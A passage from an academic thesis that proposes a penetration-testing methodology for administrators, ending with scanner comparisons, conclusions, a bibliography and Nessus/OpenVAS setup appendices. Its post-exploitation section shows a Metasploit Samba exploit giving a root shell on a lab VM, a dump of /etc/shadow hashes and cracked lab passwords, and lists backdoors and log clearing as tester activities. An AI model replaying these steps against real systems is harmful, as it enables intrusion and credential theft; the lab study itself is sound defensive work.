Both the Nessus and the OpenVAS reports marked MS11-003 vulnerability as a *High* and *High* risk factor or threat respectively. Both scanner also pointed out MS11-003 IE vulnerability had a patch released from Microsoft on bulletin MS11-003. Hence, to mitigate such vulnerability, affected systems should apply the patch immediately, IE browser should be updated to the latest version and the user should open the links that they do not know or look suspicious.

4.4 Post-exploitation

This phase of the penetration test was closely related to the exploitation phase. Once the target systems were compromised, post-exploitation was all about identifying system's potential exposures and exploiting further weakness, to find out how deep tester/attacker can get inside the system or network. Depending upon the penetration test scope and tester's ability post-exploitation had unlimited possibilities. From the Network and System Administrator's prospective, this phase served as a means of spreading the awareness to the management and the end users. This done was by demonstrating what an attack can do and showing the possible side effects, when the network or system was compromised.

4.4.1 Results

In laboratory network, host on 10.0.0.12, 10.0.0.13 and 10.0.0.14 were successfully compromised using Metasploit framework based on the exploitable vulnerabilities. This section will show how the post-exploitation was carried out in host on 10.0.0.14. Host on 10.0.0.14 had Samba service running as shown in Figure 4.3 during intelligence gathering phase. Therefore, using Metasploit's Samba version scanner module, samba's version was captured during the exploitation phase as shown in Figure 4.16.

```
msf >
msf > use auxiliary/scanner/smb/smb_version
msf  auxiliary(smb_version) > set RHOSTS 10.0.0.14
RHOSTS => 10.0.0.14
msf  auxiliary(smb_version) > run

[*] 10.0.0.14:445 is running Unix Samba 3.0.20-Debian (language:
n:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(smb_version) >
```

Figure 4.16: SMB version enumeration

By making use of the right set of Metasploit's module and payload, vulnerability affecting the Samba version used in host on 10.0.0.14 was exploited, resulting successful exploitation. Figure 4.17 shows the active shell session and two commands executed after the remote access was gained into the compromised system.

```
msf  exploit(usermap_script) > sessions -L

Active sessions
===============

  Id  Type        Information  Connection
  --  ----        -----------  ----------
  1   shell unix               10.0.0.5:4444 -> 10.0.0.14:38770 (10.0.0.14)

msf  exploit(usermap_script) > sessions -i 1
[*] Starting interaction with 1...


whoami
root
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
```

Figure 4.17: Demonstrating post exploitation

Both the */etc/shadow* and */etc/passwd* files were copied into a backtrack machine. Password cracking utility were used to break the passwords. Table 4.15 shows list of username's and passwords cracked during the post-exploitation phase.

Username	Password
service	service
user	user
postgres	postgres
msfadmin	msfadmin

Table 4.15: List of cracked username:password

Host on 10.0.0.14 was running Ubuntu 8.04 LTS, which was a vulnerable Metasploitable VM. It was created as target for exploitation and post-exploitation. Therefore, this result serves only as proof of concept, as it showed one of the many activities that can be carried out during post-exploitation phase.

4.4.2 Conclusion

In the real world penetration test, root level privilege is not always achieved during exploitation phase. Post-exploitation phase mainly focuses on enumerating the further possibilities into the system or networking. If the local access was gained, penetration tester should perform different activies to gain the root level access and if network level access was gained, tester can sniff the network traffic to collect sensitive information. The different activities such as cracking the encrypted passwords, installing backdoors, rootkits, clearing logs files, changing the IDSs and Firewall settings, pivoting and exploiting network configuration parameters, are done during the post-exploitation phase. However, the main objectives behind the penetration test should be clear in the mind of the penetration tester. Penetration test should bring more value and benefits to customers or people who are directly or indirectly related to the organization.

4.5 Reporting

After the completion of all the phases, a written report describing the detailed results of all phases must be prepared along with findings and recommendations for improvements. This report should include the following items:

Sample Penetration Test Report

Executive Summary
This section explains the objective behind the penetration test, key results, and recommended high-level action plans to rectify the risks. The target audience for this are mainly the non-technical executives so the focus should be on the business risks.

Approach
This section outlines the methodology implemented during the penetration test.

Scope
This section explains the scope of the test, as well as out-of-scope items

List of Tools and techniques
This section briefly describes the tools and techniques used including the penetration test.

Finding
This section includes a listing of all identified vulnerabilities which are evaluated and prioritized

on the level of risk to business. It also contains the detailed positive and negative test findings.

Recommendations
This section contains recommendations and action plans for mitigating vulnerabilities based on the risk priority.

Along with reporting, cleaning up and disposal of artifacts also must be done at this phase. All the informations such as vulnerability reports, exploitation carried out, any backdoors or rootkits if installed in compromised system must be removed. From the Network and System Administrator's prospective, reporting phase serve as reference for optimising the system or network. This document will include a list of countermeasures for vulnerabilities which might have affected the system or network due to improper system patching or improper configuration. This report can also help the network/system administrator to keep track of the exploit which successfully compromised the system or network. Hence, take corrective measure to avoid such exploitation if real attack or compromise takes place.

Chapter 5

Analysis and Discussion

This chapter sums up the results obtained during the penetration test in a network laboratory, gives a brief overview of the necessity of having a penetration test methodology, and attempts to evaluate whether the goals and problem statements stated in the first chapter were satisfactorily addressed or not. This approach eventually leads to discussion about the contributions made by this thesis work and future work.

5.1 Analysing the overall Results

In each phase, some new information related to network or systems were identified, which helped to step ahead and perform the successive tests in this laboratory network. Different results were collected in different phases. *Intelligence gathering phase* identified the machines that were reachable, and the ports open on them, guessed the OS and services on those reachable machines. *Nmap* was the primary tool selected for *intelligence gathering phase*. *Nmap* proved to be a versatible tool which can perform different scans ranging from ping scan to port scan to OS and services fingerprinting. Initially, the *-sP* flag was used to scan the entire 10.0.0.0/24 network rage. This scan successfully identified five reachable machines within the network segment. *-sP* flag enabled the ping sweeping capabilities. This result showed that ICMP packets within the network were not blocked. Next, *-sA* flag was used to identify whether any filtering devices were present or not. The scan result showed all 1000 ports in identfied machines were unfiltered, which meant no Firewalls or perimeter devices were used to filter the data in the target machines. The *-sS* and *-sU* flags checked the open ports on each reachable machines and hence guessed the services. When *-sS* flag was used, it sends SYN packets to ports and waits for a response. Open ports responded with SYN/ACK and close ports responded with RST/ACK. After the response, *Nmap* replied back with RST packet, which broke the connection. When the output from this scan were mapped, it was found that host on 10.0.0.10, 10.0.0.12, 10.0.0.13 and 10.0.0.14 had one, eight, eleven and eleven open TCP ports respectively. Ports like 22, 23, 25, 80, 135, 139, and 445 were found open on target machines. The *-sV* flag was used to enumerate further, to identify which services and version of the services were running on those ports. To do so, *-sV* flag first connect to the port(s) and send trigger packets, services or applicant on those ports responds to the trigger packets and the output is displayed. All *Nmap* scan presented an initial picture of the network and sys-

tem. It showed five hosts/machines were live in 10.0.0.0/24 network. Out of which four of them were target machines within the network. *Nmap* proved to a valuable and versatile tools during the *intelligence gathering phase*. Hence, any network/system administrator can use this tool for network surveying, scanning, OS and service fingerprinting.

The *scanning and vulnerability assessment phase* was performed using Nessus and OpenVAS vulnerability scanners. Results in Table 4.5 and 4.6 showed Nessus scanner discovered more known vulnerabilities than OpenVAS, one obvious reason for such discovery was due to the Nessus higher plug-ins counts. Both the scanners were configured in such a way that they would reflect the true state of the network and systems. Using Nessus and OpenVAS, four separate scans were performed, in three of which, Nessus's vulnerability detection rate was higher than OpenVAS. This outcome could again be the result of OpenVAS's lower plug-ins counts. Safe checks option had effects on the vulnerability scanning. Both Nessus and OpenVAS were able to discover extra vulnerabilities with Safe Checks option disable. This result was clearly shown in figure 4.5 and 4.6. When safe checks option was enabled, it disabled the dangerous parts of safe checks compatible plug-ins and causes them to check just through passive methods such as version numbers in banners. However, higher detection rate was not reliable metrics to determine the effectiveness of the scanners and such detection might be affected by the false positive and false negative detection. It was necessary to find a reliable and comman metric to compare the scanners effectiveness. Both scanners used different metrics to rank the vulnerabilities, and it was bit confusing to determine whether both scanner were referring the same vulnerability or different. For instance, Nessus ranked SMBv2 vulnerability addressed by Microsoft Bulletin MS09-050 as *Critical* while the same vulnerability was ranked as *High*. A common baseline for evaluation among the scanners was selected as CVEs identifiers, which provided a standardized basis for evaluation. Based on the CVEs listed vulnerability, effectiveness was measured between Nessus and OpenVAS as discussed in section 4.2.3. Results from Table 4.13 and 4.14 showed OpenVAS was more effective than Nessus at discovering CVEs vulnerabilities. However in some cases, OpenVAS missed addressing certain vulnerabilities on certain hosts. For example, OpenVAS missed out the vulnerabilities addressed by Microsoft Bulletin MS11-020 and MS11-048 which affected the host on 10.0.0.13, but Nessus discovered both of them. Overall both the Nessus and OpenVAS were handy tools at discovering the vulnerabilities. Considering the fact Nessus has twelve years of development experience and twice as many as plug-ins compare to OpenVAS, OpenVAS performance was satisfactory, and it will get better with time. OpenVASs only minus was it had a smaller base of plugins compared to Nessus.

During Scanning and Vulnerability Assessment Phase Nessus reported that host on 10.0.0.12 and 10.0.0.13 had exploitable vulnerabilities with severity level marked as *Critial*. Discovered vulnerabilities were addressed in Microsoft Security Bulletin MS09-050 [51] on 2009 and MS11-003 [52] on 2011 respectively. Host on 10.0.0.12 had Windows Server 2008 installed and host on 10.0.0.13 had Windows 7 professional installed. Both Windows Server 2008 and Windows 7 were running the default installation with no additional software installed on machines. In laboratory network, both of these vulnerabilities were successfully exploited using *Metasploit Framework*

as shown in section 4.3.1.2 during *Exploitation phase*. Exploit on 10.0.0.12 crashed the Windows 2008 Server and this exploitation demonstrated the Denial of Service(DoS) attack while exploit on 10.0.0.13 allowed the remote code execution when a tricked user opened a HTML file. This exploitation required human interaction so some social engineering technique had to be used to convince users and eventually compromise the targeted machine.

It was worth mentioning that the ISO files of Windows Server 2008 and Windows 7 professional were downloaded in the year 2012 from DreamSpark program previously known as MSDN Academic Alliance (MSDNAA) program. However, the default installation of Windows Server 2008 Standard with SP 2 and Windows 7 Professional with SP 1 were still affected by vulnerability address by MS09-003 and MS11-050 bulletin, even after Microsoft had identified and patched those vulnerabilities in 2009 and 2011 and rated them as a *Critical*. Should not the patches for such vulnerabilities be included in the service packs?

The exploits performed against SMBv2 and IE 8 vulnerabilities proved that such exploitable vulnerabilities still exist in systems even after their patches were released from the Micrsoft. Performing the penetration test proved the presence of such exploitable vulnerabilities. Hence, these results exhibits the value of such penetration testing and proved that such testing are still useful in identifying the weak links in the network or system. It can provide Network and System Administrator with a wealth of information to take corrective measure or counter such vulnerabilities, to secure the overall network or system if performed properly and methodological.

5.2 Reflection on the Proposed Methodology

One of the goal set in this thesis was to identify how Network and System Administrator can utilise the penetration tests to understand, analysis the security issues. In order to achieve this goal, a penetration testing methodology was proposed and described in section 3.3. Following this proposed methodology, penetration tests were conducted against the laboratory network. Laboratory network represented the internal network with few clients and server machines. For Network and System Administrator, securing the network and the system is an important task to protect network or system from an outside as well as an inside attacks. Security measures like firewalls and IDS help to protect, but such measures are not always sufficient in today's complex environment. A Methodological Penetration Testing complements such security measures to test if such security measures in place are good enough or they have some flaws or misconfiguration. The proposed methodology not only presented how Network and System Administrators can utilise a penetration test but also understand the flow of test along with each phase. It also showed how Free/Open Source Software can effectively test the networks or systems. This tools were discussed in section 2.12. Proposed methodology, also demonstrated how such tools compliments Administrator's efficiency at assessing the overall system security. Tools selected in each phase of the proposed methodology were easy to install and configure, the learning curve to use such tools were minimal and did not require a high end hardware to setup configuration penetration tests. Proposed methodology had five phases with

certain objectives in mind. The objective of *Intelligence gathering phase* was initially to map the network, discover the reachable machines, determine open ports, services and operating systems within the entire network segment. The objective of *Scanning and Vulnerability Assessment phase* was to enumerate further and make use of the automated scanners enhance the scanning and assessment and discover the extra information which might have missed during *Intelligence gathering phase*. The results or reports analysis from during phase can provide a deeper insight about the network or system, but experience and wittiness can make such analysis easier as anlysisng such reports were time consuming and misleading at times. However, such analysis helped further to find out what the real cause was for such flaws whether it was a faulty configuration or unpatched systems. Proposed Penetration Testing Methodology was successful at achieving objective set in *Scanning and Vulnerability Assessment phase* and two of such identified vulnerabilities were exploited during the *Exploitation and Post-Exploitation phases*, as shown in sections 4.3.1.1 and 4.3.1.2 respectively. This showed the proposed methodology has the potential at revealing the true state of the computer system or network.

From the Network and System Administrator prospective, one can argue, Should they spend additional time performing such penetration tests? Results drawn from this thesis showed that penetration tests had a value if performed in a systematic and methodological manner. Penetration testing was something that Network and System Administrators had lived without because of the all the other activities they perform to harden the system. However, one should not rule out the ”Human error factor”. Network and System Administrator being a human can also be prone to such errors. Therefore, if penetration testing is made a part of their duty such tests can complement the other task performed to harden the network or system. At the same time, such tests may find one or more vulnerabilities or loopholes inside the system or network and can prove to be a rewarding task. Penetration test should not be consider as a ”extra” burden on the shoulder of Network or System Administrator. This again can give rise to the next question. How often Network and System Administrator should perform such tests? There is no right answer when it comes to this question. The frequency of such a test should depend upon how often ”significant” changes are made to the environment. The meaning of ”significant” may vary from one Network and System administrator to another. For example, adding or removing a user account is not a ”significant” change but adding a new server or updating the kernel would clearly merit the penetration testing. Hence, penetration testing should be based on the level of risk associated within a network or system, size and nature of the organization.

5.3 Contributions

- Not all the network/system administrator can afford to purchase the commercial tools to perform penetration test. Specially, the administrator who works in medium or small organization, there will not always be a separate budget allocated to purchase or hire a third party professional to perform penetration tests. In such a situation, this thesis work can provide baseline information with all the tools and methodology. Any Administrator can easily replicate the same

or a similar penetration environment. However, depending upon the needs, the scope of the test can be broaden. For instance, this thesis focused on the internal network and system, but if Administrators wanted to test perimeter device or application, they can easily adjust test and still use the same tools and methodology.

- At present, mostly network/system administrator defend their network or system using firewalls to block unidentified or malicious traffic, IDS to detect and respond to attacks, anti-virus and anti-malware programs to alert users about malicious software. The goal is to defend the system or network from malicious users and intrusion attempts. All of those measures are protective and preventive in nature, which can either succeed or fail on the time they are released and the current evolutions in technology. However, security should not only include prevention and protection but also prediction and response. This thesis also presented a prediction and response model where phases like *intelligence gathering* and *Scanning and Vulnerability assessment* can be used to predict the network or system while phases like *Exploitation*, *Post-exploitation* and *Reporting* for response required to countermeasure the threats and loopholes. After a certain time, certain vulnerability or attack becomes obsolete, but the knowledge on the software responded to an attack of that extent, can help in identifying similar behaviours in the future.

5.4 Future Work

This work can be extended in different directions:

- Automation of the entire proposed penetration testing methodology to build a complete security testing solution can be an extension of this thesis work. This extesion can empower the Network and System Administrators of small and medium scale organization to test and measure IT assets without any hassels.
- Thesis work can be extended to increase the efficiency if human factor is also considered during a penetration testing. The focus of this thesis was on finding and exploring the vulnerabilities related to computer networks. However, employees within the organization are the weakest link in security. So efforts can be done by integrating social engineering tools and techniques into the exiting penetration testing methodology.
- Comparing between Nessus and OpenVAS also opened some new possibilities. A separate work can be done in comparing such vulnerabilities scanners. Along with Nessus and OpenVAS, other scanners such as Nexpose, Retina, ISS can be compared to measure their effectiveness based on certain common metrics. Also, scanners can be tested against the SANS/FBI Top 20 Internet Security Vulnerabilities or OWASP Top 10 Web Applications Security Risks to determine which scanner shows the highest detection rate with minimal false positives and false negatives.

Chapter 6

Conclusion

The success of any penetration test depends on the underlying methodology. In order to perform a successful penetration test, the underlying methodology should also make use of different security tools. One of the goal set in this thesis was to examine different security tools and techniques. Different tools like *Nmap, OpenVAS, Nessus* and *Metasploit Framework* were introduced first and examined. The selection of the tools were based on its versatility, usability and effectiveness. With all the tools in hand, each phase of the methodology were carried out in a systematic and methodological manner. The selected tools were divided into three categories. The *Intelligence gathering phase* covered the tools, which assisted in network profiling, network scanning and operating system and services fingerprinting. *Nmap* was identified as one of the best tool, to be used during this phase. The *Scanning and Vulnerability Assessment phase* covered the tools, which allowed the exploration of network and system vulnerabilities. *Nessus* and *OpenVAS* were two such tools emphasized in this thesis. With over 48,000 and 25500 plug-ins respectively, they were the best tools to be used during scanning and vulnerability assessment phase. The *Exploitation and Post-Exploitation phases* covered tool, which allowed exploiting identified vulnerabilities. The *Metasploit Framework* was more than a tool. It was a complete penetration testing framework, but it can also be used as a tool during exploration and post-exploitation phases due to its abundance of arbitrary exploits, usability and effectiveness. However, the best and most powerful tool a penetration tester can have is a "brain" because penetration testing is not always about tool. Tools and techniques can just be a matter of choice and expertise.

The next goal set by this thesis was to propose a penetration testing methodology. A five phased methodology was proposed and tested against the laboratory environment. It was an effective methodology to perform penetration tests, using such methodology any Network and System Administrators of a small or medium size organization can perform in-house penetration tests with F/OSS security tools. Such in-house penetration tests if performed in an orderly manner, can save extra money to purchase commercial tools, evaluate the effectiveness of the security services and safeguard the system from the potential threats, vulnerabilities and exploits.

In conclusion, tools and methodology, if properly utilized, can prove their usefulness for understanding the weaknesses of the network or systems and how they might be

exploited. Penetration testing is not an alternative to other security measures. In fact, it should be used to complement the Defense in Depth principle. In today's world of information security, where threats and vulnerabilities are changing and evolving, penetration testing tools and methods used to combat against such threats and vulnerabilities should also change and evolve along with technological advancement.

Bibliography

[1] Federal Office for Information Security (BSI). ”study: A penetation testing model”. https://www.bsi.bund.de/EN. [Accessed on March 2012].

[2] K. Scarfone, M. Souppaya, A. Cody, and A. Orebaugh. ”technical guide to information security testing and assessment recommendations”. http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf, 9 2008. [Accessed on February 2012].

[3] http://www.coresecurity.com. ”manual penetration testing vs. automated penetration testing”. http://www.coresecurity.com/content/manual-penetration-testing-vs-automated-penetration-testing, 2012. [Accessed on March 2012].

[4] Cisco. ”what you need to implement a network security solution”. http://newsroom.cisco.com, 07 2002. [Accessed on February 2012].

[5] M. Liebowitz. ”2011 set to be worst year ever for security breaches”. http://www.securitynewsdaily.com/756-2011-worst-year-ever-security-breaches.html, 6 2011. [Accessed on February 2012].

[6] D. Alperovitch. ”revealed: Operation shady rat”. http://www.mcafee.com/us/resources/white-papers/wp-operation-shady-rat.pdf, 2011. [Accessed on February 2012].

[7] A. Ghosh and G. McGraw. ”lost decade or golden era: Computer security since 9/11”. *IEEE Security & Privacy*, 10(1):6–10, 2012. Accessed on March 2012.

[8] A. Ghosh. ”overcoming america’s lost decade of it security”. www.scmagazine.com/overcoming-americas-lost-decade-of-it-security/article/214023, 11 2011. [Accessed on February 2012].

[9] D. Fisher. ”the past, present, and future of software security”. http://www.threatpost.com/, 11 2011. [Accessed on February 2012].

[10] A. Ghosh. ”cyber spies are winning: Time to reinvent online security”. http://www.forbes.com/sites/ciocentral/2011/11/18/cyber-spies-are-winning-time-to-reinvent-online-security/, 11 2011. [Accessed on February 2012].

[11] W. Baker, A. Hutton, C. David Hylender, J. Pamula, Ph.D C. Porter, and M. Spitler. ”2011 data breache investigations report”. http://www.verizonbusiness.com/resources/, 2011. [Accessed on March 2012].

[12] B. Skaggs, B. Blackburn, G. Manes, and S. Shenoi. "network vulnerability analysis". In *Proc. MWSCAS-2002 Circuits and Systems The 2002 45th Midwest Symp*, volume 3, 2002.

[13] Matt Bishop. *"Introduction to Computer Security"*. Addison-Wesley professional, 2004.

[14] M. Bishop. "about penetration testing.". *IEEE Security & Privacy*, pages 84–87, 2007.

[15] TechTarget. "network penetration testing guide". http://searchnetworking.techtarget.com/tutorial/Network-penetration-testing-guide, 2 2010. [Accessed on March 2012].

[16] Richard R. Linde. "operating system penetration". In *Proceedings of the May 19-22, 1975, national computer conference and exposition*, AFIPS '75, pages 361–368, New York, NY, USA, 1975. ACM.

[17] W. Venema. "security administrator tool for analyzing networks". http://www.porcupine.org/satan, 1995. [Accessed on March 2012].

[18] D. Farmer and W. Venema. "improving the security of your site by breaking into it". http://www.fish2.com/security/admin-guide-to-cracking.html, 1993. [Accessed on March 2012].

[19] Kenneth R. van Wyk. "adapting penetration testing for software development purposes". https://buildsecurityin.us-cert.gov/bsi/articles/best-practices/penetration/655-BSI.html, 8 2007. [Accessed on March 2012].

[20] V. Lui. "penetration testing: The white hat hacker". http://www.issa.org/Library/Journals/2007/July/Lui7 2007. [Accessed on February 2012].

[21] J. Long. *"Google Hacking for Penetration Testers"*.

[22] M. Fiocca. "literature study of penetration testing". http://www.ida.liu.se/. [Access on March 2012].

[23] J. P. McDermott. "attack net penetration testing". In *Proceedings of the 2000 workshop on New security paradigms*, NSPW '00, pages 15–21, New York, NY, USA, 2000. ACM.

[24] R. Budiarto, R. Sureswaran, A. Samsudin, and S. Noor. "development of penetration testing model for increasing network security". In *Proc. Int Information and Communication Technologies: From Theory to Applications Conf*, pages 563–564, 2004.

[25] www.iss.net. "penetration tests: The baseline for effective information protection". http://www.iss.net/documents/whitepapers/pentestwp.pdf. [Accessed on February 2012].

[26] S. Ali and T. Herivato. *"BackTrack 4: Assuring Security by Penetration Testing"*. Packt Publishing, 2011.

[27] M. Saindane. "penetration testing - a systematic approach ". http://www.infosecwriters.com/, 2008. [Accessed on Feburary 2012].

[28] A. Melmeg. ”penetration testing”. http://www.giac.org/cissp-papers/197.pdf. [Accessed on March 2012].

[29] K. Xynos, I. Sutherlan, H. Read, E. Everitt, and J C A. Blyth. ”penetration testing and vulnerability assessments: A professional approach”. In *Proceedings of The 1st International Cyber Resilience Conference*. Edith Cown University, Perth, Western Australia, SECAU - Security Research Centre, 2010. [Accessed on February 2012].

[30] http://www.praetorian.com/. ”penetration testing limits”. http://www.praetorian.com/blog/penetration-testing/limitations-of-penetration-testing/, 11 2008. [Accessed on February 2012].

[31] http://www.pen tests.com/. ”limitations of penetration testing”. http://www.pen-tests.com/limitations-of-penetration-testing.html. [Accessed on March 2012].

[32] P. Herzog. *”Open Source Security Testing Methodology Manual (OSSTMM) ”*. http://www.isecom.org/research/osstmm.html.

[33] T. Wilhelm. *”Professional Penetration Testing: Volume 1: Creating and Learning in a Hacking Lab”*. Syngress;, 2009.

[34] C Jackson. *”Network Security Auditing”*. Cisco Press; 1 edition, 2010.

[35] The Open Web Application Security Project (OWASP). ”owasp top 10 for 2010”. https://www.owasp.org/. [Accessed on March 2012].

[36] K. Graves. *”CEH Certified Ethical Hacker Study Guide”*. Sybex;, 2010.

[37] J. R. Vacca. *”Computer and Information Security Handbook”*. Morgan Kaufmann, 2009.

[38] B. Kang. ”about effective penetration testing methodology”. [Accessed on March 2012].

[39] C. T. Wai and SANS Info Tech Reading Room. ”conducting a penetration test on an organization”. http://www.sans.org/, 2002. [Accessed on March 2012].

[40] Daniel Geer and J. Harthorne. ”penetration testing: A duet”. In *Proceedings of the 18th Annual Computer Security Applications Conference*, ACSAC ’02, pages 185–, Washington, DC, USA, 2002. IEEE Computer Society.

[41] J. Wack, M. Tracy, and M. Souppaya. ”guideline on network security testing”. http://www.iwar.org.uk/comsec/resources/netsec-testing/sp800-42.pdf, 10 2003. [Accessed on February 2012].

[42] OISSG. *”ISAAF-PENETRATION TESTING FRAMEWORK”*. http://www.oissg.org/.

[43] Timothy P. Layton. ”penetration studies - a technical overview”. http://www.sans.org/, 2002. [Accessed on March 2012].

[44] G. F. Lyon. ”nmap network scanning”. www.nmap.org/book/man.html.

[45] Edward Skoudis. *”Counter hack: a step-by-step guide to computer attacks and effective defenses”*. Prentice Hall PTR, Upper Saddle River, NJ, USA, 2002.

[46] www.nessus.org. ”tenable network security”. http://www.nessus.org/expert-resources/videos. [Accessed on March 2012].

[47] OpenVAS. "open vulnerability assessment system". http://www.openvas.org/about.html and http://www.openvas.org/about-software.html. [Accessed on March 2012].

[48] D. D Beer and C. Hornat. "penetration testing with metasploit". http://www.scribd.com/doc/48616896/MSF-final, 2006. Accessed on April 2012.

[49] National Vulnerability Database Version 2.2 Home Page. http://nvd.nist.gov/. [Accessed on March 2012].

[50] CVE-2009-3103. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103. [Accessed on May 18, 2012].

[51] Microsoft. Microsoft security bulletin ms09-050 - critical. http://technet.microsoft.com/en-us/security/bulletin/MS09-050, 10 2009. Accessed on May 2012.

[52] Microsoft. Microsoft security bulletin ms11-003 - critical. http://technet.microsoft.com/en-us/security/bulletin/ms11-003, 2 2011. [Accessed on May 2012].

[53] Metasploit. Internet explorer css recursive import use after free. http://www.metasploit.com/modules/exploit/windows/browser/. [Accessed on May 2012].

Appendices

Appendix A

Nessus Installation and Configurations

1. **Downloading Nessus**
   Debian package was downloaded from the Offical Nessus website. The downloaded package was *Nessus-5.0.1-debian6_i386.deb*.
2. **Installing Nessus**

   ```
   sudo dpkg -i Nessus-5.0.1-debian6_i386.deb
   ```

3. **Activating Nessus**

   ```
   sudo /opt/nessus/bin/nessus-fectch --register 'ACTIVATION KEY'
   ```

   Nessus was activated using a Home Feed activation key obtained from Nessus. Home Feed was limited to 16 IP addresses per scan.
4. **Creating A User Account**

   ```
   sudo /opt/nessus/sbin/nessus-adduser
   ```

   The above command prompted for username, password and asked if the user account should have administrative privileges or not. User was created with username "sysadmin" and given the administrative privileges. This user account was used to login to the Nessus Web Interface.
5. **Starting Nessus**

   ```
   sudo /etc/init.d/nessusd start
   ```

6. **Accessing Nessus's Web User Interface**
   At the web browser address type:

   ```
   https://127.0.0.1:8834
   ```

   This started the Nessus user Interface local to the BackTrack 5 R1 web broswer as shown in Figure A.1. However, Flash and JavaScript were required to be enabled for fully functionality of Nessus Web Interface and reports.

Figure A.1: Nessus Login Screen

Appendix B

OpenVAS Installation and Configuration

B.1 OpenVAS Initial Configuration

1. **Adding a User**
   To add user follow the menu entries in this location
   Applications>>Vulnerability Assessment>>Vulnerability Scanners>>OpenVAS>>OpenVAS Adduser

   Username "sysadmin1" was created as seen in Figure B.1 but any username could have been selected. Password as authenticated was selected. No rules were applied for this user. Hence ctrl-d was pressed. This meant that the created user could perform any tasks without any restrictions.

   Alternative: Type the following command:

   ```
   openvasad -c 'add_user' -n sysadmin1 --role=Admin
   ```

2. **Creating Certificate**
   To create certificate follow the menu entries in this location
   Applications>>Vulnerability Assessment>>Vulnerability Scanners>>OpenVAS>>OpenVAS Mkcert or Type the following command:

   ```
   openvas-mkcert
   ```

   Here, the SSL certificate was created which was prerequisite if certificate was used instead of password when user was added. However, password was used instead of certificate but this step was required to create certificate anyway.

3. **Syning NVT's**
   To create syn NVT follow the menu entries in this location

```
Using /var/tmp as a temporary file holder.

Add a new openvassd user
--------------------------------


Login : sysadmin1
Authentication (pass/cert) [pass] :
Login password :
Login password (again) :

User rules
---------------
openvassd has a rules system which allows you to restrict the hosts that sysadmi
n1 has the right to test.
For instance, you may want him to be able to scan his own host only.

Please see the openvas-adduser(8) man page for the rules syntax.

Enter the rules for this user, and hit ctrl-D once you are done:
(the user can have an empty rules set)


Login             : sysadmin1
Password          : ***********

Rules             :


Is that ok? (y/n) [y] y
user added.
root@bt:~#
```

Figure B.1: OpenVAS Adding user

Applications>>Vulnerability Assessment>>Vulnerability Scanners>>OpenVAS>>OpenVAS NVT Sync or Type the following command:

```
openvas-nvt-sync
```

This step was performed to obtain the latest set of NVT's.

4. **Create certificate for OpenVAS Manager**
   To create certificate for OpenVAS manager, following command was used as shown in figure B.2

5. **Starting Scanner**
   To start the scanner follow the menu entries in this location *Applications>>Vulnerability Assessment>>Vulnerability Scanners>>OpenVAS>>OpenVAS Scanner* or Type the following command:

```
openvassd
```

```
root@bt:~# openvas-mkcert-client -n om -i
Generating RSA private key, 1024 bit long modulus
.....++++++
.................++++++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [DE]:State or Province Name (full name) [Some-State]:Locality Name
[Internet Widgits Pty Ltd]:Organizational Unit Name (eg, section) []:Common Name (eg, your name
:Using configuration from /tmp/openvas-mkcert-client.13496/stdC.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'DE'
localityName          :PRINTABLE:'Berlin'
commonName            :PRINTABLE:'om'
Certificate is to be certified until May 27 11:59:08 2013 GMT (365 days)

Write out database with 1 new entries
Data Base Updated
User om added to OpenVAS.
```

Figure B.2: Certificate for OpenVAS Manager

```
root@bt:~# openvassd
Loading the plugins... 7599 (out of 25563)
```

Figure B.3: Starting Scanner

This step took sometime to load all the plug-ins as it checked and loaded the NVT's which were downloaded in the previous step 3. The scanner run as a daemon in the background.

6. **Rebuilding the OpenVAS services**

   ```
   openvasmd --rebuild
   ```

7. **Starting OpenVAS Manger**

   ```
   openvasmd -p 9390 -a 127.0.0.1
   ```

   This run as daemon in the background. Both the client and server were installed on the local machine so localhost was used to listen on 9390, which is the default port.

8. **Starting OpenVAS Administrator** This run as daemon in the background. Both the client and server were installed on the local machine so localhost was used to listen on 9393, which is the default port.

```
openvasmd -p 9393 -a 127.0.0.1
```

9. **Starting Greenbone Security Assistant** This run as daemon in the background. Both the client and server were installed on the local machine so localhost was used to listen on 9392, which is the default port.

```
gsad --http-only --listen=127.0.0.1 -p 9392
```

B.2 OpenVAS scanning Interfaces

OpenVAS scanner has two scanning interfaces; Greenbone Security Desktop and a web broswer UI.

Starting OpenVAS with greenbone Security Desktop as the scanning interface

```
1 openvas-ntv-sync
2 openvas --rebuild
3 openvassd
4 openvasmd -p 9390 -a 127.0.0.1
5 openvasad -p 9392 -a 127.0.0.1
6 gsad --http-only --listen=127.0.0.1 -p 9392
7 gsd
```

Figure B.4 shows the Desktop interface for OpenVAS scanning.

Figure B.4: Greenbon Security Desktop LogIn Interface

Starting OpenVAS with a web broswer

```
1 openvas-ntv-sync
2 openvas --rebuild
3 openvassd
4 openvasmd -p 9390 -a 127.0.0.1
5 openvasad -p 9392 -a 127.0.0.1
6 gsad --http-only --listen=127.0.0.1 -p 9392
```

Open a web broswer and type **http://127.0.0.1:9392** and enter the username and password.

Figure B.5 shows the web broswer interface for OpenVAS scanning.

